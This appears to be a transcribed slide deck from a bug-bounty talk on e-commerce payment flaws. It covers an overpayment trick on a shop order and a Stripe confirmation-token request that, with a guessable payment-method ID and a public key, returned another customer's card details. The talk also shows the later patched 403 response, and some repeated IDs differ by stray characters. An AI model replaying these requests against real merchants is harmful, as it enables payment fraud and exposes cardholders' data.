


Edge case:



Fake Payment

You paid more!?



Fake Payment

Quick Access ▾

Search (e.g.: product reference, custom

View my store

Orders

#25 ZMDVGTNMU from another user \$26.12 01/02/2025 at 10:51:43

Help

☐ Display to customer?

*Message

1200

Send message

Payment ID

Payment method

payment method

Payment dispute

No dispute

Payment (1)

Warning \$50.00 paid instead of \$26.12

Date	Payment method	Transaction ID	Amount	Invoice	Employee
01/02/2025 10:51:43	via Stripe		\$50.00		-

\$

Add



Fake Payment



Payment
error:
the customer
didn't pay



Payment
error:
the customer
paid more

Fake Payment

Shop owner: You paid more, so please take this order as well as the extra money you paid.

Attacker gets free product + extra money!



#4: Credit Card Heist



What did it take to find this bug?



Credit Card Heist

4

PAYMENT

Saved

VISA

Visa Card

**** 4242

Card

Cash App Pay

Amazon Pay

WeChat Pay

Alipay

☐

Pay by bank wire

☐

Pay by Cash on Delivery

☐

Pay by Check

☒

I agree to the [terms of service](#) and will adhere to them unconditionally.

PLACE ORDER

Request

Pretty

Raw

Hex

```
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
  Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://js.stripe.com/
8 Content-Type: application/x-www-form-urlencoded
9 Stripe-Version: 2020-08-27
10 Content-Length: 292
11 Origin: https://js.stripe.com
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Priority: u=4
16 Te: trailers
17
18 payment_method=pm_1QsotCEe3SG7hz1wCLnnB0kR&client_context[currency]=usd&
  client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvvt&
  set_as_default_payment_method=false&key=
  pk_test_51GdyVbEe3SG7hz1wCfzGyO2MmJ5vkLSIxjL4BnaRpfaoXvTkW2QB2NG4MHXkG1eqoJUDyXv5r51DCI1WLj
  iqGqOT00sA3CPS3L
```

Credit Card Heist

```
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
  Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://js.stripe.com/
8 Content-Type: application/x-www-form-urlencoded
9 Stripe-Version: 2020-08-27
10 Content-Length: 292
11 Origin: https://js.stripe.com
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Priority: u=4
16 Te: trailers
17
18 payment_method=pm_1QsotCEe3SG7hziwCLnnB8kR&client_context[currency]=usd&
  client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvvT&
  set_as_default_payment_method=false&key=
  pk_test_51GdyVbEe3SG7hziwCfzGyO2MmJ5vkLS1xjL4BnaRpfaoXvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
  iqGqOT0DsA3CPS3L
```

```
17
18
19
20
21
22
23
24
25
26
27
28 "city":null,
29 "country":"US",
30 "line1":null,
31 "line2":null,
32 "postal_code":"32434",
33 "state":null
34 },
35 "email":null,
36 "name":null,
37 "phone":null,
38 "tax_id":null
39 },
40 "card":{
41 "brand":"visa",
42 "checks":{
43 "address_line1_check":null,
44 "address_postal_code_check":null,
45 "cvc_check":null
46 },
47 "country":"US",
48 "display_brand":"visa",
49 "exp_month":4,
50 "exp_year":2044,
51 "fingerprint":"uba2CuZYCJJCy7oL",
52 "funding":"credit",
53 "generated_from":null,
54 "last4":"4242",
55 "networks":{
56 "available":[
57 "visa"
58 ],
59 "preferred":null
60 },
61 "regulated_status":"unregulated",
62 "three_d_secure_usage":{
63 "supported":true
64 },
65 "wallet":null
66 },
67 "customer":"cus_RP8LBp5bwRyvvT",
68 "type":"card"
69 },
70 "return_url":null,
71 "setup_future_usage":null,
72 "setup_intent":null,
73 "shipping":null,
74 "use_stripe_sdk":true
75 }
```

Credit Card Heist

```
Pretty Raw Hex
POST /v1/confirmation_tokens HTTP/2
Host: api.stripe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://js.stripe.com/
Content-Type: application/x-www-form-urlencoded
Stripe-Version: 2020-08-27
Content-Length: 292
Origin: https://js.stripe.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4
Te: trailers

payment_method=pm_1QsotCEe3SG7hz1wCLnnB0kR&client_context[currency]=usd&
client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvwT&
set_as_default_payment_method=false&key=
pk_test_51GdyVbEe3SG7hz1wCfzGyOZMmJ5vkLSixjL4BnaRpfaoXvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0Ds83CPS3L
```

Key parameters:

- payment_method
- client_context[customer]
- key

```
Pretty Raw Hex Render
{
  "city": null,
  "country": "US",
  "line1": null,
  "line2": null,
  "postal_code": "32434",
  "state": null
},
{
  "email": null,
  "name": null,
  "phone": null,
  "tax_id": null
},
{
  "card": {
    "brand": "visa",
    "checks": {
      "address_line1_check": null,
      "address_postal_code_check": null,
      "cvc_check": null
    },
    "country": "US",
    "display_brand": "visa",
    "exp_month": 4,
    "exp_year": 2044,
    "fingerprint": "uba2CuZYCJJCy7oL",
    "funding": "credit",
    "generated_from": null,
    "last4": "4242",
    "networks": {
      "available": [
        "visa"
      ],
      "preferred": null
    },
    "regulated_status": "unregulated",
    "three_d_secure_usage": {
      "supported": true
    },
    "wallet": null
  },
  "customer": "cus_RP8LBp5bwRyvwT",
  "type": "card"
},
{
  "return_url": null,
  "setup_future_usage": null,
  "setup_intent": null,
  "shipping": null,
  "use_stripe_sdk": true
}
```



Credit Card Heist

```
Pretty Raw Hex
POST /v1/confirmation_tokens HTTP/2
Host: api.stripe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://js.stripe.com/
Content-Type: application/x-www-form-urlencoded
Stripe-Version: 2020-08-27
Content-Length: 292
Origin: https://js.stripe.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4
Te: trailers

payment_method=pm_1QsotCEe3SG7hz1wCLnnB0kR&client_context[currency]=usd&
client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvwT&
set_as_default_payment_method=false&key=
pk_test_51GdyVbEe3SG7hz1wCfzGyO2MmJ5vkLSixjL4BnaRpfaoXvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0DsA3CPS3L
```

Key parameters:

- ~~payment_method~~ **Guessable**
- ~~client_context[customer]~~
- ~~key~~

```
Pretty Raw Hex Render
{
  "city": null,
  "country": "US",
  "line1": null,
  "line2": null,
  "postal_code": "32434",
  "state": null
},
{
  "email": null,
  "name": null,
  "phone": null,
  "tax_id": null
},
{
  "card": {
    "brand": "visa",
    "checks": {
      "address_line1_check": null,
      "address_postal_code_check": null,
      "cvc_check": null
    },
    "country": "US",
    "display_brand": "visa",
    "exp_month": 4,
    "exp_year": 2044,
    "fingerprint": "uba2CuZYCJJCy7oL",
    "funding": "credit",
    "generated_from": null,
    "last4": "4242",
    "networks": {
      "available": [
        "visa"
      ],
      "preferred": null
    },
    "regulated_status": "unregulated",
    "three_d_secure_usage": {
      "supported": true
    },
    "wallet": null
  },
  "customer": "cus_RP8LBp5bwRyvwT",
  "type": "card"
},
{
  "return_url": null,
  "setup_future_usage": null,
  "setup_intent": null,
  "shipping": null,
  "use_stripe_sdk": true
}
```


Credit Card Heist

```
Pretty Raw Hex
POST /v1/confirmation_tokens HTTP/2
Host: api.stripe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://js.stripe.com/
Content-Type: application/x-www-form-urlencoded
Stripe-Version: 2020-08-27
Content-Length: 292
Origin: https://js.stripe.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4
Te: trailers

payment_method=pm_1QsotCEe3SG7hziwCLnnB0kR&client_context[currency]=usd&
client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvwT&
set_as_default_payment_method=false&key=
pk_test_51GdyVbEe3SG7hziwCfzGyO2MmJ5vkLSixjL4BnaRpaoXvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0DAsA3CPS3L
```

Key parameters:

- **payment_method** Guessable
- **client_context[customer]** Not needed
- **key**

```
Pretty Raw Hex Render
{
  "city": null,
  "country": "US",
  "line1": null,
  "line2": null,
  "postal_code": "32434",
  "state": null
},
{
  "email": null,
  "name": null,
  "phone": null,
  "tax_id": null
},
{
  "card": {
    "brand": "visa",
    "checks": {
      "address_line1_check": null,
      "address_postal_code_check": null,
      "cvc_check": null
    },
    "country": "US",
    "display_brand": "visa",
    "exp_month": 4,
    "exp_year": 2044,
    "fingerprint": "uba2CuZYCJJCy7oL",
    "funding": "credit",
    "generated_from": null,
    "last4": "4242",
    "networks": {
      "available": [
        "visa"
      ],
      "preferred": null
    },
    "regulated_status": "unregulated",
    "three_d_secure_usage": {
      "supported": true
    },
    "wallet": null
  },
  "customer": "cus_RP8LBp5bwRyvwT",
  "type": "card"
},
{
  "return_url": null,
  "setup_future_usage": null,
  "setup_intent": null,
  "shipping": null,
  "use_stripe_sdk": true
}
```

Credit Card Heist

```
Pretty Raw Hex
POST /v1/confirmation_tokens HTTP/2
Host: api.stripe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://js.stripe.com/
Content-Type: application/x-www-form-urlencoded
Stripe-Version: 2020-08-27
Content-Length: 292
Origin: https://js.stripe.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4
Te: trailers


payment_method=pm_1QsotCEe3SG7hz1wCLnnB0kR&client_context[currency]=usd&
client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvwT&
set_as_default_payment_method=false&key=
pk_test_51GdyVbEe3SG7hz1wCfzGyO2MmJ5vkLSixjL4BnaRpfa0XvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0DsA3CPS3L
```

Key parameters:

- **payment_method** Guessable
- **client_context[customer]** Not needed
- ??? key ???




```
Pretty Raw Hex Render
{
  "city": null,
  "country": "US",
  "line1": null,
  "line2": null,
  "postal_code": "32434",
  "state": null
},
{
  "email": null,
  "name": null,
  "phone": null,
  "tax_id": null
},
{
  "card": {
    "brand": "visa",
    "checks": {
      "address_line1_check": null,
      "address_postal_code_check": null,
      "cvc_check": null
    },
    "country": "US",
    "display_brand": "visa",
    "exp_month": 4,
    "exp_year": 2044,
    "fingerprint": "uba2CuZYCJJCy7oL",
    "funding": "credit",
    "generated_from": null,
    "last4": "4242",
    "networks": {
      "available": [
        "visa"
      ],
      "preferred": null
    },
    "regulated_status": "unregulated",
    "three_d_secure_usage": {
      "supported": true
    },
    "wallet": null
  },
  "customer": "cus_RP8LBp5bwRyvwT",
  "type": "card"
},
{
  "return_url": null,
  "setup_future_usage": null,
  "setup_intent": null,
  "shipping": null,
  "use_stripe_sdk": true
}
```

Credit Card Heist

☒  Card

Card number

1234 1234 1234 1234




Expiration date


MM / YY


Security code


CVC


 123

By providing your card information, you allow Company Inc to charge your card for future payments in accordance with their terms.

☐  Amazon Pay

☐  Cash App Pay

☐  WeChat Pay

☐  Alipay

Place Order

Everywhere you see this, you get the key!



Credit Card Heist

```
Pretty Raw Hex
POST /v1/confirmation_tokens HTTP/2
Host: api.stripe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://js.stripe.com/
Content-Type: application/x-www-form-urlencoded
Stripe-Version: 2020-08-27
Content-Length: 292
Origin: https://js.stripe.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4
Te: trailers

payment_method=pm_1QsotCEe3SG7hz1wCLnnB0kR&client_context[currency]=usd&
client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvwT&
set_as_default_payment_method=false&key=
pk_test_51GdyVbEe3SG7hz1wCfzGyO2MmJ5vkLSixjL4BnaRpfaoXvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0Ds3LCPs3L
```

Key parameters:

- **payment_method** Guessable
- **client_context[customer]** Not needed
- **key** Public identifier for merchants

```
Pretty Raw Hex Render
{
  "city": null,
  "country": "US",
  "line1": null,
  "line2": null,
  "postal_code": "32434",
  "state": null
},
{
  "email": null,
  "name": null,
  "phone": null,
  "tax_id": null
},
{
  "card": {
    "brand": "visa",
    "checks": {
      "address_line1_check": null,
      "address_postal_code_check": null,
      "cvc_check": null
    },
    "country": "US",
    "display_brand": "visa",
    "exp_month": 4,
    "exp_year": 2044,
    "fingerprint": "uba2CuZYCJJCy7oL",
    "funding": "credit",
    "generated_from": null,
    "last4": "4242",
    "networks": {
      "available": [
        "visa"
      ],
      "preferred": null
    },
    "regulated_status": "unregulated",
    "three_d_secure_usage": {
      "supported": true
    },
    "wallet": null
  },
  "customer": "cus_RP8LBp5bwRyvwT",
  "type": "card"
},
{
  "return_url": null,
  "setup_future_usage": null,
  "setup_intent": null,
  "shipping": null,
  "use_stripe_sdk": true
}
```

Credit Card Heist

Request

```
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
  Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://js.stripe.com/
8 Content-Type: application/x-www-form-urlencoded
9 Stripe-Version: 2020-08-27
10 Content-Length: 292
11 Origin: https://js.stripe.com
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Priority: u=4
16 Te: trailers
17
18 payment_method=pm_ID&client_context[currency]=usd&client_context[mode]=payment&
  set_as_default_payment_method=false&key=PUBLIC
```

Response

```
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "email":null,
46   "name":null,
47   "phone":null,
48   "tax_id":null
49 },
50 "card":{
51   "brand":"visa",
52   "checks":{
53     "address_line1_check":null,
54     "address_postal_code_check":null,
55     "cvc_check":null
56   },
57   "country":"US",
58   "display_brand":"visa",
59   "exp_month":4,
60   "exp_year":2044,
61   "fingerprint":"uba2CuZYCJUCy7oL",
62   "funding":"credit",
63   "generated_from":null,
64   "last4":"4242",
65   "networks":{
66     "available":[
67       "visa"
68     ],
69     "preferred":null
70   },
71   "regulated_status":"unregulated",
72   "three_d_secure_usage":{
73     "supported":true
74   },
75   "wallet":null
76 },
77 "customer":"cus_RPSLBp5bwRyvvT",
78 "type":"card"
79 },
80 "return_url":null,
81 "setup_future_usage":null,
82 "setup_intent":null,
83 "shipping":null,
84 "use_stripe_sdk":true
```



Credit Card Heist

Request

```
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
  Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://js.stripe.com/
8 Content-Type: application/x-www-form-urlencoded
9 Stripe-Version: 2020-08-27
10 Content-Length: 292
11 Origin: https://js.stripe.com
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Priority: u=4
16 Te: trailers
17
18 payment_method=pm_1QsotCE3SG7hz1wCLnnB8kR&client_context[currency]=usd&
  client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bvRyvT&
  set_as_default_payment_method=false&key=
  pk_test_5lGdyVbEe3SG7hz1wCfzGyO2MmJ5vkLSixjL4BnaRpfaoXvTkW2QEB2NG4MHXkGieqoJUDyXv5r5lDCI1WLj
  iqGqOT00sa3CPS3L
```

Patch:

Response

```
1 HTTP/2 403 Forbidden
2 Server: nginx
3 Date: Thu, 29 May 2025 04:45:47 GMT
4 Content-Type: application/json
5 Content-Length: 398
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Methods: GET, HEAD, PUT, PATCH, POST, DELETE
8 Access-Control-Allow-Origin: https://js.stripe.com
9 Access-Control-Expose-Headers: Request-Id, Stripe-Manage-Version, Stripe-Should-Retry,
  X-Stripe-External-Auth-Required, X-Stripe-Privileged-Session-Required
10 Access-Control-Max-Age: 300
11 Cache-Control: no-cache, no-store
12 Content-Security-Policy: base-uri 'none'; default-src 'none'; form-action 'none';
  frame-ancestors 'none'; img-src 'self'; script-src 'self' 'report-sample'; style-src
  'self'; worker-src 'none'; upgrade-insecure-requests; report-uri
  https://q.stripe.com/csp-violation?q=5AOuEhslyCsgKi6lc-RNNHtOvbMzXzKeH8Nk3K1Dd1ZPhyN_5bKrvD
  MDYmCXN2tH2gulvpQiVN6JeqG
13 Idempotency-Key: 96b4d916-13a5-48f9-9478-716e68c2c37d
14 Original-Request: req_cBqOjahlVblzvm
15 Request-Id: req_cBqOjahlVblzvm
16 Stripe-Should-Retry: false
17 Stripe-Version: 2020-08-27
18 Timing-Allow-Origin: https://js.stripe.com
19 Vary: Origin
20 X-Stripe-Priority-Routing-Enabled: true
21 X-Stripe-Routing-Context-Priority-Tier: api-testmode
22 X-Wc: ABGHI
23 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
24
25 {
26   "error":{
27     "code":"more_permissions_required",
28     "message":
29       "The provided key 'pk_test_*****3CPS3L' does not have the required permissions for thi
30       s endpoint on account 'acct_lGdyVbEe3SG7hz1w'. Having more permissions would allow this
31       request to continue.",
32     "type":"invalid_request_error"
33   }
34 }
```

Misc: Low Hanging Fruits



Closing Thoughts

- Complexity = Bugs
- Look for less-known attack surface
- Do bug bounty in easy mode



Thank you!



Q/A

